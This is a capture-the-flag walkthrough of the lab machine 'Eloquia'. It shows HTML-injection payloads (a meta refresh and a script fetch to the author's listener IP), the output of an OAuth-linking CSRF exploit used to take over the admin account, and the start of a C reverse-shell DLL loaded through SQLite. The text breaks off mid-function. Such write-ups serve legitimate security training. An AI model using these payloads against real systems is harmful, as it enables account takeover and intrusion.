Eloquia
by 0xW1LD
Enumeration
Scans
As usual we start off with an nmap port scan.
1
2
3
4
5
6
7
8
9
10
11
12
PORT     STATE SERVICE REASON          VERSION
80/tcp   open  http    syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-title: Eloquia
|_http-favicon: Unknown favicon MD5: 7487AC79D09DE6E54F3DF799C6B5B14A
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-server-header: Microsoft-IIS/10.0
5985/tcp open  http    syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
We can only find 2 ports open:
80 - http5985 - WinRM
Port 80 - HTTP

Visiting the website on port 80 we’re directed to a social publishing platform.
Articles

Visiting the articles dashboard we can find a few posts.

Clicking on an article we’re also able to report that article.
Login
Clicking on Login we can login to our account.

Taking a look around we can also login using qooqle, which looks like a spoof of google. 

Clicking on this link we’re redirected to qooqle.htb
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
HTTP/1.1 302 Found
Content-Type: text/html; charset=utf-8
Location: http://qooqle.htb/oauth2/authorize/?client_id=riQBUyAa4UZT3Y1z1HUf3LY7Idyu8zgWaBj4zHIi&response_type=code&redirect_uri=http://eloquia.htb/accounts/oauth2/qooqle/callback/
Server: Microsoft-IIS/10.0
Content-Security-Policy: default-src 'self'; font-src 'self' fonts.googleapis.com fonts.gstatic.com; object-src 'none'; script-src 'self'; style-src 'self' 'unsafe-inline' fonts.googleapis.com
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
X-Powered-By: ARR/3.0
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Date: Sun, 14 Dec 2025 09:43:41 GMT
Content-Length: 0
Register

Visiting the Register page we’re able to create an account.
About Us

Visiting the about us page there’s nothing much interesting here other than information about the platform.

Contact Us
Lastly visiting Contact Us we’re able to send a message.

Profile
After registering an account we’re able to view our profile

Connected Accounts

We can also view accounts that are connected via oauth.
Clicking on Change redirects us to qooqle requiring authorisation.
Once we authorise Eloquia we can see that the account is connected.

Create Article
We’re able to create an article uploading a banner image, adding a title and putting in some text.
After creating an article we’re able to view it.

Clicking on Report Article we get the following message.

Qooqle.htb
Visiting qooqle.htb directs us to a spoof of google

The only page usable here is the Login page.

From this page we can also click Create Account to register an account.

User
HTML Injection
Playing around with the Create Article content we find out that our text content gets injected straight to the html with some filters in place to remove script, img, and other tags. One tag that doesn’t seem to be filtered is the Meta tag. So let’s write the following payload.
1
2
<meta http-equiv="refresh" content="0;url=http://10.10.14.117:9001"/>
The same is also possible using the
<svg>tags just using different attributes to redirect the user.
After visiting the page we get redirected to our listener.
1
2
3
4
5
6
7
8
9
10
11
12
13
$ socat TCP-LISTEN:9001,reuseaddr,fork -
GET / HTTP/1.1
Host: 10.10.14.117:9001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
It works! now let’s see if we can force the target to run some JavaScript using the following website html.
1
2
3
4
5
6
7
8
9
10
11
12
13
<!DOCTYPEhtml>
<html>
        <head>
                <title>W1ld pwn</title>
                <script>
                        fetch('http://10.10.14.117:9999/test')
                </script>
        </head>
        <body>
                <p> Pwned! </p>
        </body>
</html>
Taking a look at our python http server we get a hit.
1
2
3
4
$ python3 -m http.server 9001
Serving HTTP on 0.0.0.0 port 9001 (http://0.0.0.0:9001/) ...
10.10.14.117 - - [14/Dec/2025 05:28:40] "GET / HTTP/1.1" 200 -
Taking a look at our listener we also find a hit.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$ socat TCP-LISTEN:9999,reuseaddr,fork -
GET /test HTTP/1.1
Host: 10.10.14.117:9999
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.14.117:9001/
Origin: http://10.10.14.117:9001
Connection: keep-alive
Priority: u=4
OAuth account linking
The first instinct would probably be to steal cookies, however the sessionid cookie has HttpOnly enabled which means we can’t retrieve it through the javascript. Instead we can attempt to force the oauth change by redirecting the target to our change oath link. We can test this by creating another qooqle account, and clicking on change from our original account. We should be redirected to a much longer link which if we copy paste quickly into our other session we can see that the original connect account changes.
Original Connected Accounts.

After attempting the change link on another qooqle session.

So our plan is to create an oauth link and following it all the way to the authorisation callback link, create an article redirecting to that link, reporting that article and once the admin clicks on the link it should register our email which should allow us to login as the admin. This has to be done quickly so I created a Rust program to automate this which can be found on My Github.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
./target/release/exploit -l 10.10.14.117
===== Registering to Eloquia =====
[+] Registering account
[+] Account was NOT Registered (account exists?)
===== Authenticating to Eloquia =====
[+] Logged in successfully!
===== Registering to Qooqle =====
[+] Registering account
[+] Account was NOT Registered (account exists?)
===== Authenticating to qooqle =====
[+] Logged in successfully!
===== Creating Poisoned Article =====
[+] Article created with ID: 22
===== Reporting Poisoned Article =====
[+] Article reported successfully
===== Starting Dynamic Redirect Server =====
[+] Redirect server listening on 10.10.14.117:80
[+] Updated OAuth callback: http://eloquia.htb/accounts/oauth2/qooqle/callback/?code=Qd6JNONmvjAvENRxSXjESce3fi3odS
[+] Updated OAuth callback: http://eloquia.htb/accounts/oauth2/qooqle/callback/?code=bljAwyvCDOPf6Qv5K3pAseY0SdKjEk
[+] Updated OAuth callback: http://eloquia.htb/accounts/oauth2/qooqle/callback/?code=iuqNUF9svmd8hkOwdLLFtOEzcfyOSm
[+] Updated OAuth callback: http://eloquia.htb/accounts/oauth2/qooqle/callback/?code=8pquCjoC1qcmn1GqV6OyGozrUnPXoH
[+] Updated OAuth callback: http://eloquia.htb/accounts/oauth2/qooqle/callback/?code=wFQtmvZGf7D8nJhGgpxr6FoJGrcSuA
[+] Updated OAuth callback: http://eloquia.htb/accounts/oauth2/qooqle/callback/?code=XpvwErqGITehnJhE5UTaW7RlgqDtuN
Grabbing new Code in: 6s
[+] Connection from: 10.129.3.150:52634

[+] Received input:
----------
GET /w1ld HTTP/1.1
Host: 10.10.14.117
Connection: keep-alive
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate


----------

[+] Sending response:
----------
HTTP/1.1 302 Found
Location: http://eloquia.htb/accounts/oauth2/qooqle/callback/?code=XpvwErqGITehnJhE5UTaW7RlgqDtuN
Content-Length: 0


----------
[+] Connection received shutting down server...
This may take a a few tries, but after a while the admin should visit the reported article with a valid code. Once the admin visits our malicious article we should be able to login to the admin account using login with qooqle.

SQLite DLL Reverse Shell
As the admin user, we have access over the admin panel

One interesting feature feature we have access to is the SQL query if we create a query and view it we can find the SQL explorer which allows us to test SQL queries.

After some tinkering we can find that the Database is SQLITE. We’re able to query where the database file is located through using the PRAGMA database_list; function.
PRAGMA database_list;
seq name    file
0 	main 	C:\Web\Eloquia\db.sqlite3
Now that we have a location for the web root, we should be able to load our uploaded extension using the native load_extension() function. So let’s first write a simple reverse shell using the sqlite loadable extensions documentation as a guide combining it with a C Windows Revshell. We get the following.
#include <winsock2.h>
#include <stdio.h>
#pragma comment(lib,"ws2_32")

__declspec(dllexport)

int sqlite3_extension_init(
  void *db,
  char **pzErrMsg,
  const void *pApi
){
